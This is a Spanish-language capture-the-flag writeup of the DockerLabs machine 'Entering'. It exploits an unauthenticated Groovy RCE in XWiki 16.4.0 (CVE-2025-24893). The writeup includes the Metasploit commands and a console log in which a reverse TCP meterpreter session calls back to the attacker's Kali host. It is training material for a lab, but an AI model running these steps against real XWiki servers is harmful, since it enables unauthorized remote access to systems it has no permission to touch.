De una Versión en el Pie de Página a Meterpreter: el RCE no Autenticado de XWiki 16.4.0 (CVE-2025-24893)

Writeup de **Entering**, máquina de DockerLabs cuya única superficie visible es una instancia de **XWiki** recién instalada, sin contenido propio. La versión del software queda expuesta en el propio pie de página — y esa versión resulta tener un RCE no autenticado crítico con exploit ya empaquetado en Metasploit. De ahí a una sesión meterpreter como root del contenedor, sin tocar una sola credencial.

Reconocimiento: la versión como única pista

Al entrar por el navegador a la IP de la máquina, XWiki devuelve un 404 de su propia wiki (la página `Main` no existe todavía, instancia limpia), pero dos datos quedan visibles sin necesidad de autenticarse: el software es **XWiki** y la versión, `16.4.0`, aparece impresa en el pie de página.




Figure 1: Página principal de XWiki, 404 y versión 16.4.0 visible en el pie

Sin más puertos ni servicios que enumerar, el camino evidente es tratar la versión exacta del software como el dato de reconocimiento más valioso de toda la máquina.

Buscando CVEs para XWiki 16.4.0

Una búsqueda de vulnerabilidades conocidas para esa versión concreta devuelve varios resultados de severidad alta, y uno destaca por encima del resto:

> **CVE-2025-24893** — Ejecución remota de código (RCE) no autenticada **Severidad:** Crítica (CVSS 9.8) Insuficiente validación de entrada en el endpoint `/xwiki/bin/get/Main/SolrSearch` (a través de la macro `SolrSearch` con `media=rss`) permite a atacantes no autenticados inyectar y ejecutar código **Groovy** arbitrario en el servidor.



Figure 2: Resultado de la búsqueda de CVEs para XWiki 16.4.0: CVE-2025-24893

Un RCE **no autenticado** y con CVSS 9.8 en la versión exacta que la propia aplicación anuncia en el pie de página es, literalmente, el mejor escenario posible: no hace falta fuzzing, ni bypass de login, ni cadena de varios fallos. Solo confirmar que Metasploit ya trae el módulo.

Metasploit: localizando el módulo por CVE

```
msf > search CVE-2025-24893
```




Figure 3: search por CVE en msfconsole: exploit/multi/http/xwiki_unauth_rce_cve_2025_24893

El propio `search` por el identificador CVE devuelve directamente el módulo, con rango **excellent** y comprobación automática (`Check: Yes`) — señal de que el exploit es fiable y no va a "a ciegas" contra el objetivo:

`exploit/multi/http/xwiki_unauth_rce_cve_2025_24893`

Con dos targets disponibles: `Unix Command` y `Windows Command`.

Configurando el módulo

```
use 0
show options
set RHOSTS 172.17.0.3
```




Figure 4: use del módulo, show options y set RHOSTS

Al seleccionar el módulo, Metasploit asigna por defecto el payload `cmd/linux/http/x64/meterpreter/reverse_tcp` — coherente con el target `Unix Command` que trae por defecto, ya que XWiki en DockerLabs corre sobre Linux (Tomcat). De las opciones mostradas, la única obligatoria sin rellenar era `RHOSTS`; `RPORT` (80), `TARGETURI` (/) y el resto de parámetros del payload (`FETCH_WRITABLE_DIR`, `FETCH_FILENAME`) ya venían con un valor por defecto válido para una instalación estándar de XWiki.

Lanzando el exploit

```
run
```

Metasploit levanta primero el listener (`Started reverse TCP handler on 172.17.0.2:4444`, la propia Kali) y a continuación hace su propio chequeo de versión contra el objetivo antes de disparar nada:

```
Extracting version...
Extracted version: 16.4.0
The target appears to be vulnerable. Detected version 16.4.0, which is vulnerable
```

Confirmada la versión contra el target real (no solo contra lo que decía el pie de página), construye el comando de explotación para Unix y sube el payload.

Dentro: sesión meterpreter

```
Meterpreter session 1 opened (172.17.0.2:4444 -> 172.17.0.3:33880)
```

```
meterpreter > ls
```

Listado inmediato del directorio de trabajo del proceso, `/usr/local/tomcat` — confirma que el RCE se ejecuta en el contexto del propio servidor de aplicaciones que sirve XWiki. Acceso conseguido.

```
   ----                ---------------  --------  -----------
   FETCH_FILENAME      MaUkDvJNYbM      no        Name to use on remote system when sto
                                                  s
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload;


Exploit target:

   Id  Name
   --  ----
   0   Unix Command



View the full module info with the info, or info -d command.

msf exploit(multi/http/xwiki_unauth_rce_cve_2025_24893) > set RHOSTS 172.17.0.3
RHOSTS => 172.17.0.3
```

Figure 5: set RHOSTS y ejecución del exploit, reverse TCP handler levantado en kali

```
RHOSTS => 172.17.0.3
msf exploit(multi/http/xwiki_unauth_rce_cve_2025_24893) > run
[*] Started reverse TCP handler on 172.17.0.2:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Extracting version...
[*] Extracted version: 16.4.0
[+] The target appears to be vulnerable. Detected version 16.4.0, which is vulnerable
[*] Building command for target...
[+] Command successfully built for target
[*] Uploading payload...
[*] Sending stage (3106788 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.2:4444 -> 172.17.0.3:33880) at 2026-11-06 13:22:28 +0000

meterpreter > ls
Listing: /usr/local/tomcat
==========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  20913  fil   2024-06-14 14:45:13 +0000  BUILDING.txt
100644/rw-r--r--  6210   fil   2024-06-14 14:45:13 +0000  CONTRIBUTING.md
100644/rw-r--r--  57092  fil   2024-06-14 14:45:13 +0000  LICENSE
100644/rw-r--r--  2333   fil   2024-06-14 14:45:13 +0000  NOTICE
100644/rw-r--r--  3283   fil   2024-06-14 14:45:13 +0000  README.md
```

Figure 6: Sesión meterpreter abierta y primer ls dentro de la máquina

Lo que me llevo de esta máquina

- **La versión de un software, publicada sin querer en una página de error o un pie de página, es tan explotable como un puerto abierto.** Aquí no hizo falta enumerar nada más: la propia aplicación regaló el dato que llevó directo al CVE.
- **Buscar por CVE en Metasploit (`search CVE-xxxx-xxxxx`) es más rápido y más preciso que buscar por nombre de producto** cuando ya tienes el identificador exacto — evita ruido de módulos de versiones distintas del mismo software.
- **Un exploit marcado como `excellent` con `Check: Yes` no es solo cómodo, es más seguro de lanzar**: Metasploit valida la versión real del objetivo antes de disparar el payload, reduciendo el riesgo de dejar el servicio en un estado inestable con un intento a ciegas.
- **No todas las máquinas necesitan una cadena larga de fallos.** A veces el camino es un único CVE crítico, bien identificado, contra una versión que nunca debió quedar expuesta así.